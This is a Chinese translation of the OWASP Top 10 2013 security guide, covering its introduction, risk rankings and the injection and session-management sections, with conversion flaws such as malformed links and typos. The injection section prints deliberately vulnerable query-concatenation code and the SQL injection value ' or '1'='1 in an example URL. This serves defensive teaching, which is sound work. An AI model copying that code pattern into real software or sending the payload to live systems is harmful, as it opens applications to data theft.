

ew



、

**O** **OWASP**



**前言**

不安全的软件正在破坏我们的金融、医疗、国防、能源、和其

他关键基础设施。随着我们的数字基础设施复杂度和关联度越

来越高，实现应用程序安全性的难度呈指数增长。我们不能再

容忍那些与OWASP Top 10上类似的、相对简单的安全问题出

现了。

OWASP Top 10的目的是通过识别最常见的一些核心危险，来提高各个组织的应用安全意识。这个项目被包括

MITRE, PCI DSS, DISA, FTC在内的许多标准、书籍、工具

和组织引用。这个版本发布于OWASP十周年之际，是

这个项目致力于提高应用安全风险意识的标志。OWASP

Top 10首次发布基于2003年，2004年与2007年做了

一些小的修正。2010年版本修改了排序方法，根据风险

级别排序（之前是根据流行度排序的）。2013年的这个

版本同样遵循（根据风险级别排序）这个排序方法。

我们鼓励你用Top 10来让你所在的组织开始了解应用安

全。开发人员可以从其他组织的安全错误中学习，而高

官们应该开始考虑如何管理企业中软件应用程序的风

险。

从长远的角度来看，我们鼓励你建立一个兼容你们的文

化与技术的安全大纲。这些项目有大有小各不相同，所

以你应该避免尝试去做一个规定了一切的流程模型。相

反你应该利用组织内的现有优势，寻找一个对你最适用

的。

我们希望OWASP Top 10对你应用安全的努力有所帮助，

如果你有一些问题、意见和想法，请马上联系我们：

公开方式：[owasp-topten@lists.owasp.org](mailto:owasp-topten@lists.owasp.org)

私下联系：[dave.wichers@owasp.org](mailto:dave.wichers@owasp.org)

**关于OWASP**

开放网络应用程序安全项目(OWASP)是一个致力于使组织能够

开发、购买和维护可信任的应用程序的开放社区。在OWASP，你

会找到自由而开放的：

·   应用程序安全工具和标准

·   应用安全测试、安全代码开发和安全代码评审的完整书籍

·   标准的安全控制和库

·   本地 [分会](https://www.owasp.org/index.php/Category:OWASP_Chapter) [万维网](http://https://www.owasp.org/index.php/Category:OWASP_Chapter)

·   前沿技术研究

·   [广泛的全球会议](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference)

·   [邮件列表](https://lists.owasp.org/mailman/listinfo)

查看更多: [https://www.owasp.org](http://https://www.owasp.org/)

所有的OWASP工具、文档、论坛和分会都是免费开放给那些对

提高应用程序安全性感兴趣的人的。我们提倡将应用程序安全

看成是人、流程和技术的问题，因为改进所有这些领域是最有效

的提高应用程序安全性的方法。

OWASP是一种新型组织，因为我们没有商业压力，所以我们

可以提供无偏见的、实用的、有成本效益的应用安全信息。尽

管OWASP也支持使用商业安全技术，但并不附属于任何技术

公司。和其他开源软件项目一样，OWASP通过协同、开放的

方式产生各种各样的资料(?)。

OWASP基金会是一个非盈利的实体组织。这种性质保证了项

目长期的发展。包括OWASP董事会、全球委员会、分会领导、

项目领导和项目成员在内的所有人几乎都是OWASP的志愿者。

我们通过提供赠款和基础设施来支持一些创新的安全研究。

快来加入我们吧!


**Copyright and License**

Copyright © 2003 – 2013 The OWASP Foundation

This document is released under the Creative Commons Attribution ShareAlike 3.0 license. For any reuse

or distribution, you must make it clear to others the license terms of this work.

**I** **介绍**



**欢迎**

OWASP Top 10 2013欢迎你！这次更新相较于2010年的版本增加了一个类别，这个类别是根据常见、重要的漏洞和其他基于流行度数据添加的。同时它通过创建一个特殊的分类将组件安全带到了聚光灯下，而在2010年的版本，这个分类知识A6板块的5号小字中作为“安全错误配置”简单介绍了一下。

OWASP Top 10 2013是基于8个数据集，这些数据集来自专门从事应用程序安全的7家企业，其中包括4家咨询公司、3家工具/SaaS供应商(1个做动态分析、一个做静态分析、还有一个两者都有)。这些数据的涵盖超过500000个来自数以百计的组织和成千上完的应用程序的漏洞。前10项是根据流行度数据进行选择和排列优先级的，同时也结合可利用性、可探测性和影响估算进行一致估算。

OWASP Top 10的主要目标是教育那些在最重要的网络应用程序的安全漏洞中造成影响的人，包括开发人员、设计师、建筑师、经理和组织。Top 10提供了防止高风险漏洞的基本技术，也指明了如何从漏洞中走出来。

**警告**

**不要止步于此。**有上百个影响网络应用程序安全的问题的资料可

以在 [OWASP Developer’s Guide](https://www.owasp.org/index.php/OWASP_Guide_Project) 和 [OWASP Cheat Sheet Series](https://www.owasp.org/index.php/Cheat_Sheets)查到。

这些是任何web应用程序开发人员必须要知晓的。 [OWASP](http://https://www.owasp.org/index.php/Category:OWASP_Testing_Project)

[Testing Guide](http://https://www.owasp.org/index.php/Category:OWASP_Testing_Project) 和[OWASP](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) [Code](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) [Review](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project) [Guide](http://https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project)提供了如何有效的找到

web应用程序漏洞的指导。

感谢Aspect Security从2003年创建以来，对OWASP Top 10的创建、领导、更新所做的贡献，感谢两位作者Jeff Williams和Dave Wichers。我们感谢那些为支持2013版本

**不变的是变化**。 这个 Top 10列表将会不断的变化。即使你没有

改变一行你的应用程序代码，随着新漏洞不断被发现和新的攻击方法更加精准，你的应用程序也可能会变得脆弱。请你回顾Top 10列表最后部分“开发人员、验证人员和公司的下一步是什么”的建议，你可以从中获得更多信息。

**积极的思考。**当你准备停止挖掘漏洞并专注于建立强大的应用安全控制时，你可以查看OWASP提供的[应用程序安全验证标准（ASVS）](https://www.owasp.org/index.php/ASVS)，这个标准可以引导组织或应用评审人员了解需要做哪些验证。

**明智的使用工具**。安全漏洞可能非常复杂，被隐藏在堆积如山的代码中。在很多情况下，最具成效的寻找和消除这些缺陷的方法是使用好的工具。

**其他**. 专注于将安全融入到你整个开发组织中的文化中去，你可以从[开放软件成熟度模型(SAMM)](https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model)和[Rugged Handbook](http://www.ruggedsoftware.org/)获取更多信息。

而贡献他们的漏洞流行度数据的组织：

 [Aspect](http://https://www.aspectsecurity.com/) [Security](http://https://www.aspectsecurity.com/) – [统计数据](https://www.aspectsecurity.com/uploads/downloads/2013/06/Aspect-2013-Global-AppSec-Risk-Report.pdf)

 [HP](http://www.hpenterprisesecurity.com/) – [统计数据](http://www.hpenterprisesecurity.com/collateral/whitepaper/HP2012CyberRiskReport_0313.pdf) 来自于加固和检测数据

 [Minded](http://www.mindedsecurity.com/) [Security](http://www.mindedsecurity.com/) – [统计数据](http://blog.mindedsecurity.com/2013/02/real-life-vulnerabilities-statistics.html)

 [Softtek](http://www.softtek.com/) – [统计数据](http://https://www.softtek.com/webdocs/special_pdfs/WP-State-of-the-art-2013.pdf)

 [Trustwave,](http://https://www.trustwave.com/spiderlabs/) [SpiderLabs](http://https://www.trustwave.com/spiderlabs/) – [统计数据](http://www2.trustwave.com/rs/trustwave/images/2013-Global-Security-Report.pdf)(见 50页)

 [Veracode](http://www.veracode.com/) – [统计数据](http://info.veracode.com/rs/veracode/images/VERACODE-SOSS-V4.PDF)

 [WhiteHat](http://https://www.whitehatsec.com/) [Security](http://https://www.whitehatsec.com/) [Inc.](http://https://www.whitehatsec.com/) – [统计数据](http://owasptop10.googlecode.com/files/WPstats_winter11_11th.pdf)

我们要感谢那些对Top10的旧版本做贡献的人，没有他们的付出，就没有Top 10的今天。我们还有要感谢那些在这个版本中提出了重要的建设性意见和花费时间来校验的人：

 Adam Baso (Wikimedia 基金会)

 Mike Boberski (Booz Allen Hamilton)


 Torsten Gigler

 Neil Smithline – (MorphoTrust USA) For producing the

wiki version of the Top 10, and also providing feedback

最后，在所有翻译版本出来之前，我要感谢那些将Top 10翻译成各种语言的人们，他们帮主OWASP Top 10传递到地球的每一个角落。

**RN**



**发行说明**

**2013版本与2010版本有何不同？**

应用程序安全威胁在不断的变换。这种演进的关键是攻击者的技术进步、包含新的弱点的新技术和日益复杂的系统部署。为了跟上这种发展步伐，我们定期更新OWASP Top 10，根据我们的数据集，我们做了如下修改：

1)     身份认证和会话管理失效的位置上升，我们认为这可能是因为这个领域看上去难一些，而不是因为更普遍。这样A2和A3调换了顺序。

2)    跨站请求伪造（CSRF）位置下降，从 2010-A5到2013-A8.。我们认为这是因为CSRF在OWASP Top 10已经出现了6年，组织和框架开发人员已经足够关注它了，所以现实中的应用的CSRF漏洞的数量显著减少。

3)     与2010年版本相比，我们扩大了URL无访问限制故障的覆盖面。

+    2010-A8: URL无访问限制故障改为2013-A7:功能级访问控制缺失—来包含所有的功能级别的访问控制。有很多方法来指定那个功能是可以被访问的而不仅仅是URL一种。

4)    我们合并扩展了2010-A7和2010-A9，从而形成了2013-A6： 敏感数据暴露：

–    这一新分类合并了2010-A7 –不安全的加密存储和 2010-A9 - 传输层保护不足再加上浏览器端的敏感数据泄露风险。这个新类别涵盖敏感数据保护（除了2013-A4与2013-A7包括的访问控制）的各个方面，包括从敏感数据在用户产生、发送、应用程序存储到再次返回浏览器的整个过程。

5)     我们添加了2013-A9:：使用已知的易受攻击组件：

+    这个问题在2010-A6 —错误的安全配置中被提及过，但现在随着基于组件开发的增长和深入 ，使用易受攻击的组件的风险已经显著提高。

**OWASP Top 10 – 2010 (Previous)** **OWASP Top 10 – 2013 (New)**

**A1 – 注入** **A1 – 注入**

**A3 –**身份认证和会话管理失效 **A2 –**身份认证和会话管理失效

**A2 –**跨站脚本**(XSS)** **A3 –**跨站脚本**(XSS)**

**A4 – 不安全的直接对象引用** **A4 – 不安全的直接对象引用**

**A6 –**错误的安全配置 **A5 –**错误的安全配置

**A7 –不安全的加密存储 – 并入A9**  **A6 –**敏感数据泄漏

**A8 –**URL无访问限制故障**– 扩展到**  **A7 – 功能级访问控制缺失**

**A5 –**跨站请求伪造**(CSRF)** **A8 –**跨站请求伪造**(CSRF)**


**并入2010-A6: 错误的安全配置** **A9 – 使用已知的易受攻击组件**

**A10 – 未经验证的重定向和转发** **A10 – 未经验证的重定向和转发**

**A9 – 传输层保护不足** **与 2010-A7并入2013-A6**

**Risk**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Weakness**  **Prevalence** | **Weakness**  **Detectability** | **Technical**  **Impacts** | **Business**  **Impacts** |
| **App**  **Specific** | Easy | Widespread | Easy | Severe | **App /**  **Business**  **Specific** |
| Average | Common | Average | Moderate |
| Difficult | Uncommon | Difficult | Minor |



**应用安全风险**

**应用安全风险是什么？**

攻击者可能使用各种各样的方法来伤害你的企业或组织。每种方式都可能足够严重，值得重视或者可以忽略。

**Threat**

**Vectors** **Security**

**Impacts** **Business**

**Agents**

**Attack**

**Weaknesses**

**Security**

**Controls**

**Technical**

**Impacts**

**Attack**

**Weakness**

**Control**

**Impact**

**Asset**

**Attack**

**Weakness**

**Control**

**Impact**

**Function**

**Attack**

**Weakness**

**Weakness**

**Control**

**Asset**

**Impact**

这些方式有时候发现起来很简单，有时候又极其困难；同样，造成的危害有可能不重要，但也有可能影响你的生意。为了确定这些风险，你需要评估可能相关的威胁因素、攻击向量和安全弱点，结合起来评估他们对技术和业务的影响。这些因素共同决定了整体的风险。

**我的风险是什么？**

OWASP Top 10 致力于为一系列组织识别最严重的风险。对于这些风险，我们基于如

下的简单评级方案（基于[OWASP的评级方法论](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)），提供了通用的信息技术。

**引用**

**OWASP引用**

· [OWASP](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Risk](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Rating](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) [Methodology](http://https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)

· [Article](http://https://www.owasp.org/index.php/Threat_Risk_Modeling) [on](http://https://www.owasp.org/index.php/Threat_Risk_Modeling) [Threat/Risk](http://https://www.owasp.org/index.php/Threat_Risk_Modeling) [Modeling](http://https://www.owasp.org/index.php/Threat_Risk_Modeling)

**外部引用**

· [FAIR](http://fairwiki.riskmanagementinsight.com/) [Information](http://fairwiki.riskmanagementinsight.com/) [Risk](http://fairwiki.riskmanagementinsight.com/) [Framework](http://fairwiki.riskmanagementinsight.com/)

· [Microsoft](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [Threat](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [Modeling](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [(STRIDE](http://msdn.microsoft.com/en-us/library/aa302419.aspx)

[and](http://msdn.microsoft.com/en-us/library/aa302419.aspx) [DREAD)](http://msdn.microsoft.com/en-us/library/aa302419.aspx)

只有你自己知道你的环境和业务的细节。对于任何一个给定的应用程序，可能没有threat agent可以执行相关攻击或者这种技术影响不会影响你的业务。因此，你应该自己评估每个风险，焦点集中在thread agents、安全控制（security controls）和对你企业的业务影响。我们列出Thread Agent 作为特定应用和商业影响来表明这些显然依赖于你企业的应用的细节。

Top 10列表中的这些风险名称源于攻击类型、弱点类型或者是他们造成的而影响。我们选择这些命名，是为了准确的反映风险并尽可能的结合常见术语来帮助大家增强认知。

**T10**



**A1 – 注入**

**OWASP Top 10 应用安全风险 – 2013**

注入缺陷包括SQL、OS、LDAP等注入。当不可信的数据作为命令或查询的一部分被发送到解释器时，注入就会发生。攻击者的恶意数据欺骗解释器，让它执行意想不到的命令或者访问没有准确授权的数据。

**A2 – 身份认证**

**和会话管理失效**

**A3 – 跨站脚本**

**(XSS)**

**A4 – 不安全的直接对象引用**

**A5 –错误的安全**

**配置**

**A6 –  敏感数据泄漏**

**A7 – 功能级访问控制缺失**

**A8 - 跨站请求伪造 (CSRF)**

**A9 - 使用已知的易受攻击组件**

**A10 – 未经验证的重定向和转发**

与认证和会馆管理相关的应用程序功能常常会被攻击者利用，攻击者窃取密码、密钥、回话token或者利用其它漏洞来伪造用户身份。

XSS缺陷发生在当应用程序获得不可信的数据并发送到浏览器时，没有做适当的炎症或转义。XSS能让攻击者在受害者的浏览器上执行脚本行，从而劫持用户回话、破坏网站或者将受害者重定向到而已网站。

直接对象引用发生在当开发者公开内部实现对象的引用，他的形式可能是一个文件、目录或者数据库关键字。在没有访问控制或其它保护的情况下，攻击者可以曹总这些引用，访问未经授权的数据。

良好的安全需要有一个应用程序、框架、应用服务器、web服务器、数据库服务器和平台的安全配置定义和部署。安全设置应该被定义、实现和维护，默认值常常是不安全的。另外，软件应该保持更新。

许多应用程序不能安全的保护诸如信用卡、税收ID和身份证等敏感数据，攻击者可能会窃取或修改这些保护不足的数据，用来进行信用卡诈骗、身份盗窃或者其他犯罪。敏感数据应该加强保护，如在传输或存储时加密，在浏览器更换时采取特别的预警保护措施。

大多数web应用程序在让UI展示出来前做访问控制权限验证。然而正确的做法是在所有可以访问的功能哪里都加上相同的访问控制逻辑。如果请求没有被检查，攻击者将能够伪造请求，访问没有被授权的功能。


CSRF能够强迫一个登陆的受害者的浏览器发送伪造的http请求，将包括受害者的回话cookie和其他认证信息在内的数据发送到易受攻击的web应用程序。这让攻击者能够劫持受害者的浏览器，并发送一些看起来合法的请求到易受攻击的应用。

组件，如：库、框架和其他软件模块，几乎都具有完全权限在运行。如果一个易受攻击的组件被利用，这种攻击能够导致严重的数据丢失或者服务器沦陷。使用包含已知漏洞的应用程序可以破坏应用的防御，造成一系列的攻击和恶劣影响。

Web应用程序经常将用户重定向或者转发到另外的页面或网站并使用不可信的数据来确定目标页面。没有适当的验证，攻击者可以将受害者重定向到钓鱼页面或者恶意站点，或者将用户转发到未经授权的页面。

**A1** **注入**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **AVERAGE** | **Impact**  **SEVERE** | **Application /**  **Business Specific** |
| 考虑哪些能发送不可信数据到系统的人，包括外部用户、内部用户和管理员。 | 攻击者发送简单的基于文本的利用目标解释器语法的攻击。几乎任何数据源都能背注入  ，包括内部资源。 | [注入缺陷](http://www.owasp.org/index.php/Injection_Flaws) 发生在当一个应用程序发送不受信任的数据给解释器时。他们通常存在于SQL、LDAP、Xpath或者NoSQL查询；系统命令；XML解析器；SMTP头；程序参数等等。当检查代码时，注入缺陷很容易被发现。但是通常很难通过测试来发现他。扫描器和fuzzers能够帮助攻击者找到注入缺陷。 | | 注入可能导致数据的丢失或损坏，  lack of  accountability, 或拒绝访问。注入有时候能够让这个服务器沦为肉鸡。 | 考虑一下受影响的数据和平台运行着的解释器的商业价值。所有的数据都能被窃取、修改或者删除。你的名誉可能因此受损。 |



**我容易被注入吗?**

判断一个用用程序是否容易被注入的最好的方法是验证所有解析器使用的数据，命令或查询是否与不可信数据明确分离。对于SQL查询，这意味在所有预处理的语句和存储过程中使用绑定变量，避免动态查询。

检查代码是查看一个应用程序是否安全使用解析器的一个快速准确的方式。代码分析工具可以帮助安全分析师发现解释器的用法、从应用程序中跟踪数据流。渗透测试人员可以通过制作exploits来验证这些问题以确认漏洞。

那些“玩弄”应用程序的自动化动态扫描程序可能提供一些缺陷是否存在的深入的信息。扫描器不总能到达解释器，而且难以判断攻击是否成功。脆弱的错误处理能让注入缺陷更容易被发现。

**攻击场景示例**

场景 #1: 应用程序在构建SQL查询时使用不可信的数据：

**String query = "SELECT \* FROM accounts WHERE**

**custID='" + request.getParameter("id") + "'";**

场景 #2: 同样，不要对应用程序框架盲目信任，即使使用了框架仍然可能有易受攻击的漏洞

(e.g., Hibernate Query Language (HQL)):

**Query HQLQuery = session.createQuery(“FROM accounts**

**WHERE custID='“ + request.getParameter("id") + "'");**

在这两种情况下，攻击者修改”id”参数的值，发送**' or '1'='1**，例如：

**http://example.com/app/accountView?id=' or '1'='1**

这种变化意味着查询都会返回accounts表中的全部数据。更危险的攻击可以修改数据甚至调用存储过程。

**如何防范此类攻击？**

防范注入需要将不可信数据与命令和查询分离。

1.   推荐的选项是使用安全的API（避免完全使用解释器）或者提供参数化的接口。小心使用API，比如存储过程，虽然它是参数化的，但是仍然能引入注入。

2.   如果不能提供参数化的API，你应该使用特定的解释器转义语法来转义特殊字符。[OWASP的ESAPI](https://www.owasp.org/index.php/ESAPI)提供了许多[转义例程](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html)。

3.   确定的输入内容或输入白名单检测列表也是推荐的。但是它不是彻底的防御方式，因为很多应用程序需要输入特殊字符。只有方法1和2能让应用程序真正的安全。OWASP的ESAPI又一个可扩展的[白名单验证列表库例](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Validator.html)程。

**参考文献**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [SQL](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Injection](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Query](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Parameterization](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Command_Injection) [Command](http://https://www.owasp.org/index.php/Command_Injection) [Injection](http://https://www.owasp.org/index.php/Command_Injection) [Article](http://https://www.owasp.org/index.php/Command_Injection)

· [OWASP](http://https://www.owasp.org/index.php/XXE) [XML](http://https://www.owasp.org/index.php/XXE) [eXternal](http://https://www.owasp.org/index.php/XXE) [Entity](http://https://www.owasp.org/index.php/XXE) [(XXE)](http://https://www.owasp.org/index.php/XXE) [Reference](http://https://www.owasp.org/index.php/XXE) [Article](http://https://www.owasp.org/index.php/XXE)

· [ASVS:](http://https://www.owasp.org/index.php/ASVS) [Output](http://https://www.owasp.org/index.php/ASVS) [Encoding/Escaping](http://https://www.owasp.org/index.php/ASVS) [Requirements](http://https://www.owasp.org/index.php/ASVS) [(V6)](http://https://www.owasp.org/index.php/ASVS)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Guide:](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Chapter](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [on](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [SQL](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Injection](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OWASP-DV-005))

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/77.html) [Entry](http://cwe.mitre.org/data/definitions/77.html) [77](http://cwe.mitre.org/data/definitions/77.html) [on](http://cwe.mitre.org/data/definitions/77.html) [Command](http://cwe.mitre.org/data/definitions/77.html) [Injection](http://cwe.mitre.org/data/definitions/77.html)

· [CWE](http://cwe.mitre.org/data/definitions/89.html) [Entry](http://cwe.mitre.org/data/definitions/89.html) [89](http://cwe.mitre.org/data/definitions/89.html) [on](http://cwe.mitre.org/data/definitions/89.html) [SQL](http://cwe.mitre.org/data/definitions/89.html) [Injection](http://cwe.mitre.org/data/definitions/89.html)

· [CWE](http://cwe.mitre.org/data/definitions/564.html) [Entry](http://cwe.mitre.org/data/definitions/564.html) [564](http://cwe.mitre.org/data/definitions/564.html) [on](http://cwe.mitre.org/data/definitions/564.html) [Hibernate](http://cwe.mitre.org/data/definitions/564.html) [Injection](http://cwe.mitre.org/data/definitions/564.html)

**A2** **身份认证和会话管理失效**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **WIDESPREAD** | **Detectability**  **AVERAGE** | **Impact**  **SEVERE** | **Application /**  **Business Specific** |
| 考虑一下匿名的外部攻击者，有自己账号的但试图窃取别人的账号。也有一些内部人士想掩饰自己的行为。 | 攻击者使用身份认证和回话管理功能中的漏洞或缺陷（如账号、密码、回话ID的暴漏）来模拟用户。 | Developers frequently build custom  authentication and session management  schemes, but building these correctly is  hard. As a result, these custom schemes  frequently have flaws in areas such as  logout, password management, timeouts,  remember me, secret question, account  update, etc. Finding such flaws can  sometimes be difficult, as each  implementation is unique. | | Such flaws may  allow some or even  all accounts to be  attacked. Once  successful, the  attacker can do  anything the victim  could do. Privileged  accounts are  frequently targeted. | Consider the  business value of  the affected data or  application  functions.  Also consider the  business impact of  public exposure of  the vulnerability. |



**我容易被劫持吗?**

会话管理资产像用户凭证和会话ID那样得到了妥善保护吗？在下面的情况下，你可能易受攻击：

1.   用户认证凭证存储时没有使用哈希或加密来保护。见A6。

2.   C凭证能被猜到或者能够通过薄弱的账户管理功能重写。（如：账户创建、修改密码、密码找回，简单的会话ID）.

3.  会话ID暴露在URL中 （如：URL重定向）。

4.  会话ID易受到[会话固定](https://www.owasp.org/index.php/Session_fixation)攻击

5.  会话ID没有超时时间，或者用户会话、认证token（尤其是单点登录token）在退出登陆时没有失效。

6.   S会话ID在成功登陆后不重置。

7.   密码、会话ID和其他凭证通过不加密的连接发送。请看A6.

从[ASVS](https://www.owasp.org/index.php/ASVS) 的 V2 和 V3可以查到更多信息 。

**攻击场景示例**

场景 #1: 机票预订程序支持URL重写并将session id放在URL中：

**http://example.com/sale/saleitems;jsessionid=**

**2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii**

一个本站点的已验证用户想让他的朋友知道他的销售额。他用email发送了上面的连接，但他并不知道他将他的session id泄露了。当他的朋友访问这个链接时，他的朋友将能使用这个会话，包括他的信用卡。

场景 #2: 应用程序没有设置正确的超时时间。用户使用公共计算机访问网站，在离开时不是点击退出登陆按钮，而是简单的关闭浏览器标签。一个小时后，攻击者使用这个浏览器，仍然能够以受害者的身份行事。

场景 #3: 内部或外部攻击者获得访问系统的密码数据库的权限。用户的密码没有正确的加密，所有的用户密码都暴露在攻击者面前。

**如何防范此类攻击？**

给组织的主要建议且对开发者可行的方法：

**1.**   **一套强大的认证和绘画管理控制系统。**

 这套控制系统应努力做到：

a)   认证和会话管理满足OWASP的 [ASVS](https://www.owasp.org/index.php/ASVS)的V2（认证）、V3（会话管理）部分的所有定义

b)     开发人员有一个简单的接口，[ESAPI Authenticator and User APIs](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Authenticator.html)是一个用来模仿、使用和借鉴的很好的例子。

2.    应该做出更大的努力来避免XSS缺陷，XSS可以盗取session id。更多请看 A3。

**引用**

**OWASP**

For a more complete set of requirements and problems to

avoid in this area, see the [ASVS](http://https://www.owasp.org/index.php/ASVS) [requirements](http://https://www.owasp.org/index.php/ASVS) [areas](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS)

[Authentication](http://https://www.owasp.org/index.php/ASVS) [(V2)](http://https://www.owasp.org/index.php/ASVS) [and](http://https://www.owasp.org/index.php/ASVS) [Session](http://https://www.owasp.org/index.php/ASVS) [Management](http://https://www.owasp.org/index.php/ASVS) [(V3).](http://https://www.owasp.org/index.php/ASVS)

